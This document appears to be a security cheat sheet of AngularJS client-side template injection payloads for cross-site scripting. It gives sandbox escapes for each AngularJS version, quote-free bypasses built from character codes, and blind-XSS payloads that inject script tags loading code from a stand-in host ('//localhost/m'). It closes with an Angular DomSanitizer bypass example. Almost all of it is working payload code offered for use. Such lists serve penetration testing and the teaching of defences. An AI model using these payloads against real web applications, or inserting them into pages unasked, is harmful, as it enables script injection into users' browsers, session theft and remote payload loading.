XSS in Angular and AngularJS

Client Side Template Injection

The following payloads are based on Client Side Template Injection.

Stored/Reflected XSS - Simple alert in AngularJS

> AngularJS as of version 1.6 have removed the sandbox altogether

AngularJS 1.6+ by Mario Heiderich

```
{{constructor.constructor('alert(1)')()}}
```

AngularJS 1.6+ by @brutelogic

```
{{[].pop.constructor&#40'alert\u00281\u0029'&#41&#40&#41}}
```

Example available at https://brutelogic.com.br/xss.php

AngularJS 1.6.0 by @LewisArdern & @garethheyes

```
{{0[a='constructor'][a]('alert(1)')()}}
{{$eval.constructor('alert(1)')()}}
{{$on.constructor('alert(1)')()}}
```

AngularJS 1.5.9 - 1.5.11 by Jan Horn

```
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
```

AngularJS 1.5.0 - 1.5.8

```
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
```

AngularJS 1.4.0 - 1.4.9

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
```

AngularJS 1.3.20

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}
```

AngularJS 1.3.19

```
{{
    'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;
    $eval('x=alert(1)//');
}}
```

AngularJS 1.3.3 - 1.3.18

```
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
  'a'.constructor.prototype.charAt=[].join;
  $eval('x=alert(1)//');  }}
```

AngularJS 1.3.1 - 1.3.2

```
{{
    {}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
    'a'.constructor.prototype.charAt='' .valueOf;
    $eval('x=alert(1)//');
}}
```

AngularJS 1.3.0

```
{{!ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' +
          'delete F.a;' +
          'delete F.valueOf;' +
          'alert(1);'
        ))
    );}}
```

AngularJS 1.2.24 - 1.2.29

```
{{'a'.constructor.prototype.charAt='' .valueOf;$eval("x='\"+
(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+\"'");}}
```

AngularJS 1.2.19 - 1.2.23

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor);}}
```

AngularJS 1.2.6 - 1.2.18

```
{{(_='' .sub).call.call({}
[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}
```

AngularJS 1.2.2 - 1.2.5

```
{{'a'[{toString:[].join,length:1,0:'__proto__'}].charAt='' .valueOf;$eval("x='"+
(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+"'");}}
```

AngularJS 1.2.0 - 1.2.1

```
{{a='constructor';b=
{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,
0,'alert(1)')()}}
```

AngularJS 1.0.1 - 1.1.5 and Vue JS

```
{{constructor.constructor('alert(1)')()}}
```

Advanced bypassing XSS

AngularJS (without ' single and " double quotes) by @Viren

```
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(97,108,101,114,11
6,40,49,41))()}}
```

AngularJS (without ' single and " double quotes and constructor string)

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b=
{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,
```

```
0,toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111
,109,97,105,110,41))()}}
```

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b=
{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,
0,toString()
[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,11
1,109,97,105,110,41))()}}
```

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}
[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()
[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111
,109,97,105,110,41))()}}
```

```
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}
[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()
[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,11
1,109,97,105,110,41))()}}
```

Blind XSS

1.0.1 - 1.1.5 && > 1.6.0 by Mario Heiderich (Cure53)

```
{{
    constructor.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
```

Shorter 1.0.1 - 1.1.5 && > 1.6.0 by Lewis Ardern (Synopsys) and Gareth Heyes (PortSwigger)

```
{{
    $on.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
```

1.2.0 - 1.2.5 by Gareth Heyes (PortSwigger)

```
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
```

```
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
```

1.2.6 - 1.2.18 by Jan Horn (Cure53, now works at Google Project Zero)

```
{{
    (_='').sub).call.call({}
[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'eval("
        var _ = document.createElement(\'script\');
        _.src=\'//localhost/m\';
        document.getElementsByTagName(\'body\')[0].appendChild(_)")')()
}}
```

1.2.19 (FireFox) by Mathias Karlsson

```
{{
    toString.constructor.prototype.toString=toString.constructor.prototype.call;
    ["a",'eval("var _ = document.createElement(\'script\');
    _.src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')
[0].appendChild(_)")'].sort(toString.constructor);
}}
```

1.2.20 - 1.2.29 by Gareth Heyes (PortSwigger)

```
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
```

1.3.0 - 1.3.9 by Gareth Heyes (PortSwigger)

```
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),a')
}}
```

1.4.0 - 1.5.8 by Gareth Heyes (PortSwigger)

```
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`var _=document.createElement(\'script\');
```

```
    _.src=\'//localhost/m\';document.body.appendChild(_);`),a')
}}
```

1.5.9 - 1.5.11 by Jan Horn (Cure53, now works at Google Project Zero)

```
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;c.$apply=$apply;
    c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;

B=C(b,c,b);$evalAsync("astNode=pop();astNode.type='UnaryExpression';astNode.operator=
'(window.X?void0:(window.X=true,eval(`var
_=document.createElement(\\'script\\');_.src=\\'//localhost/m\\';document.body.append
Child(_);`)))+';astNode.argument={type:'Identifier',name:'foo'};");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a='';sub;
    $eval('a(b.c)');[].push.apply=a;
}}
```

Automatic Sanitization

> To systematically block XSS bugs, Angular treats all values as untrusted by default. When a value is inserted into the DOM from a template, via property, attribute, style, class binding, or interpolation, Angular sanitizes and escapes untrusted values.


However, it is possible to mark a value as trusted and prevent the automatic sanitization with these methods:

- bypassSecurityTrustHtml
- bypassSecurityTrustScript
- bypassSecurityTrustStyle
- bypassSecurityTrustUrl
- bypassSecurityTrustResourceUrl

Example of a component using the unsecure method `bypassSecurityTrustUrl`:

```
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'my-app',
  template: `
    <h4>An untrusted URL:</h4>
    <p><a class="e2e-dangerous-url" [href]="dangerousUrl">Click me</a></p>
    <h4>A trusted URL:</h4>
    <p><a class="e2e-trusted-url" [href]="trustedUrl">Click me</a></p>
  `,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.dangerousUrl = 'javascript:alert("Hi there")';
    this.trustedUrl = sanitizer.bypassSecurityTrustUrl(this.dangerousUrl);
  }
}
```



When doing a code review, you want to make sure that no user input is being trusted since it will introduce a security vulnerability in the application.

References

- XSS without HTML - CSTI with Angular JS - Portswigger
- Blind XSS AngularJS Payloads
- Angular Security
- Bypass DomSanitizer